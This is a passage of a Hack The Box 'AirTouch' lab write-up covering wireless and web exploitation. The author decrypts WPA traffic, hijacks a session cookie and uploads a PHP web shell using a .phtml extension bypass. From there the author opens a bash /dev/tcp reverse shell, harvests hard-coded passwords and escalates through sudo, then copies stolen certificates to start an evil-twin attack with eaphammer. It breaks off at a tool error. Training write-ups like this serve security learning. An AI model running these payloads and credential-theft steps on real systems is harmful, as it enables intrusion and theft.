┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ airdecap-ng -p challenge -e "AirTouch-Internet" ./airtouch_capture-01.cap
Total number of stations seen            2
Total number of packets read          5174
Total number of WEP data packets         0
Total number of WPA data packets        11
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        11
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ wireshark airtouch_capture-01-dec.cap
Then we can get the decrypted data, and we can filter http data, we can find 2 packages

Continue to follow the TCP stream, we can find a cookie

Now let's use this cookie to pass the auth
Cookie: PHPSESSID=tlc91l15hnisc0rkqaudl122ga; UserRole=user
I will update my PHPSESSID cookie in Firefox Developer Tools, then visit /path

Then we are redirect to the new login page.

I noticed the page looks a bit off. There's no text inside the brackets, and there's an empty div at the bottom. If I add a UserRole cookie, it displays the contents of the cookie.

If we change to admin, there will be a upload path for us

I will try to upload a small text file to test the upload function
 I still can't access
 /uploads/, but I can access the /uploads/test.txt file, which means it has parsed the uploaded file. We could try uploading a web shell to help us get a reverse shell.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ cat shell.php
<?php

system($_REQUEST['cmd']);

?>
Now upload it

That was denied by the website, Other file extensions that are typically considered PHP files, such as .php3, .php4, and .php5, are blocked, but .phtml works fine.
 Also our web shell works so well

I cannot get any traffic returning to my host from 192.168.3.1. HTTP, ping, or reverse shell all fail. However, when I start an nc listener on the consultant's machine, I can get a reverse shell there.
# Local machine
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ curl http://127.0.0.1:9090/uploads/shell.phtml --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/192.168.3.84/4444 0>&1"'

# consultant machine
root@AirTouch-Consultant:/tmp# nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.3.1 39392
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@AirTouch-AP-PSK:/var/www/html/uploads$ whoami
whoami
www-data
www-data@AirTouch-AP-PSK:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
To get a more stable shell, we can try to upgrade it
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")' or script /dev/null -c bash
^Z
stty raw -echo; fg
Shell as root@AirTouch-AP-PSK
The website file system is on the path /var/www/html
www-data@AirTouch-AP-PSK:/var/www/html$ ls -al
total 44
drwxr-xr-x 1 www-data www-data 4096 Jan 13 14:55 .
drwxr-xr-x 1 root     root     4096 Jan 13 14:55 ..
-rw-r--r-- 1 www-data www-data 5556 Mar 27  2024 index.php
-rw-r--r-- 1 www-data www-data  512 Mar 27  2024 lab.php
-rw-r--r-- 1 www-data www-data 2542 Mar 27  2024 login.php
-rw-r--r-- 1 www-data www-data 1023 Mar 27  2024 logout.phtml
-rw-r--r-- 1 www-data www-data 1325 Mar 27  2024 style.css
drwxr-xr-x 1 www-data www-data 4096 Apr 23 07:56 uploads
The code of login.phpis hard-code, there are credits of accounts
</html>www-data@AirTouch-AP-PSK:/var/www/html$ cat login.php
<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
  header("Location:index.php"); // Redirect to index.php
  exit; // Make sure to exit after redirection
}

session_start();


if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );
Also, there is a user called user
www-data@AirTouch-AP-PSK:/var/www/html$ ls /home
user
Let's try to su userwith the credit user:2wLFYNh4TSTgA5sNgT4, it not worked, but user:JunDRDZKHDnpkpDDvayworked here.
www-data@AirTouch-AP-PSK:/var/www/html$ su user
Password:
user@AirTouch-AP-PSK:/var/www/html$ whoami
user
user@AirTouch-AP-PSK:/var/www/html$ id
uid=1000(user) gid=1000(user) groups=1000(user)
Also by checking sudo -lof user, we can get root directly
user@AirTouch-AP-PSK:/var/www/html$ sudo -l
Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL
user@AirTouch-AP-PSK:/var/www/html$ sudo su
root@AirTouch-AP-PSK:/var/www/html# whoami
root
Shell as remote@AirTouch-AP-MGT
There are some cert files from the home directory of root
broot@AirTouch-AP-PSK:~# ls -al
total 44
drwx------ 1 root root 4096 Apr 23 05:23 .
drwxr-xr-x 1 root root 4096 Apr 23 05:23 ..
lrwxrwxrwx 1 root root    9 Nov 24  2024 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
drwxr-xr-x 2 root root 4096 Mar 27  2024 certs-backup
-rwxr-xr-x 1 root root    0 Mar 27  2024 cronAPs.sh
drwxr-xr-x 1 root root 4096 Apr 23 05:23 psk
-rw-r--r-- 1 root root  364 Nov 24  2024 send_certs.sh
-rwxr-xr-x 1 root root 1963 Mar 27  2024 start.sh
-rw-r----- 1 root 1001   33 Apr 23 05:23 user.txt
-rw-r--r-- 1 root root  319 Mar 27  2024 wlan_config_aps
The send_certs.sh script uses scp to copy files from /root/certs-backup to 10.10.10.1.
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
10.10.10.1 is the AirTouch-Office gateway, and its remote user password is "xGgWEwqUpfoOVsLeROeG". Unfortunately, this device is not connected to the 10.10.10.0/24 network, so the SSH connection failed.
root@AirTouch-AP-PSK:~# ssh remote@10.10.10.1
ssh: connect to host 10.10.10.1 port 22: Network is unreachable
root@AirTouch-AP-PSK:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
14: wlan7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether f0:9f:c2:a3:f1:a7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.1/24 scope global wlan7
       valid_lft forever preferred_lft forever
    inet6 fe80::f29f:c2ff:fea3:f1a7/64 scope link
       valid_lft forever preferred_lft forever
15: wlan8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 62:6c:69:72:29:53 brd ff:ff:ff:ff:ff:ff
    inet 192.168.4.1/24 scope global wlan8
       valid_lft forever preferred_lft forever
    inet6 fe80::606c:69ff:fe72:2953/64 scope link
       valid_lft forever preferred_lft forever
16: wlan9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether d6:0e:16:e4:a7:1b brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.1/24 scope global wlan9
       valid_lft forever preferred_lft forever
    inet6 fe80::d40e:16ff:fee4:a71b/64 scope link
       valid_lft forever preferred_lft forever
17: wlan10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 96:97:2c:79:92:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.6.1/24 scope global wlan10
       valid_lft forever preferred_lft forever
    inet6 fe80::9497:2cff:fe79:92f7/64 scope link
       valid_lft forever preferred_lft forever
18: wlan11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether fe:4d:bd:a7:6d:d3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.7.1/24 scope global wlan11
       valid_lft forever preferred_lft forever
    inet6 fe80::fc4d:bdff:fea7:6dd3/64 scope link
       valid_lft forever preferred_lft forever
certs-backup contains CA certificates and server certificates:
root@AirTouch-AP-PSK:~# ls certs-backup/
ca.conf  ca.crt  server.conf  server.crt  server.csr  server.ext  server.key
The ca.key is missing. With it, I can sign my own client certificates and authenticate access points.
With the CA certificate (ca.crt), server certificate (server.crt), and key (server.key), I could build a program that appeared legitimate but actually didn't match AirTouch-Office and capture its authentication process. Without these cryptographic materials, the client couldn't establish enough connections to obtain any information.
We can perform an Evil Twin attack and view the results.
To launch an attack, I will copy the certificate information from AirTouch-AP-PSK to the consultant's machine:
root@AirTouch-AP-PSK:~# scp certs-backup/* consultant@192.168.3.84:~/
The authenticity of host '192.168.3.84 (192.168.3.84)' can't be established.
ECDSA key fingerprint is SHA256:RNSulmHvYvAQ2qGrTB9aiv48odVoupHVDFEeI6PS4j0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.84' (ECDSA) to the list of known hosts.
consultant@192.168.3.84's password:
ca.conf                                       100% 1124   794.0KB/s   00:00
ca.crt                                        100% 1712     4.5MB/s   00:00
server.conf                                   100% 1111     1.0MB/s   00:00
server.crt                                    100% 1493     5.0MB/s   00:00
server.csr                                    100% 1033     1.8MB/s   00:00
server.ext                                    100%  168   337.8KB/s   00:00
server.key                                    100% 1704     6.6MB/s   00:00
I will import them into eaphammer using the --cert-wizard option:
root@AirTouch-Consultant:~/eaphammer# ./eaphammer --cert-wizard import --server-cert /home/consultant/server.crt --ca-cert /home/consultant/ca.crt --private-key /home/consultant/server.key

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
Case 1: Import all separate
[CW] Ensuring server cert, CA cert, and private key are valid...
/home/consultant/server.crt
/home/consultant/server.key
/home/consultant/ca.crt
[CW] Complete!
[CW] Loading private key from /home/consultant/server.key
[CW] Complete!
[CW] Loading server cert from /home/consultant/server.crt
[CW] Complete!
[CW] Loading CA certificate chain from /home/consultant/ca.crt
[CW] Complete!
[CW] Constructing full certificate chain with integrated key...
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to: /root/eaphammer/certs/server/AirTouch CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
I also need to know the channel and MAC address of the AirTouch-Office AP, which I have already collected:
          Cell 06 - Address: AC:8B:A9:AA:3F:D2
                    Frequency:5.22 GHz (Channel 44)
                    ESSID:"AirTouch-Office"
          Cell 07 - Address: AC:8B:A9:F3:A1:13
                    Frequency:5.22 GHz (Channel 44)
                    ESSID:"AirTouch-Office"
I will launch eaphammer on an interface that mimics AirTouch-Office, which I haven't used before:
root@AirTouch-Consultant:~/eaphammer# ./eaphammer -i wlan4 --auth wpa-eap --essid AirTouch-Office

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
Error: Could not create NMClient object: Could not connect: No such file or directory.

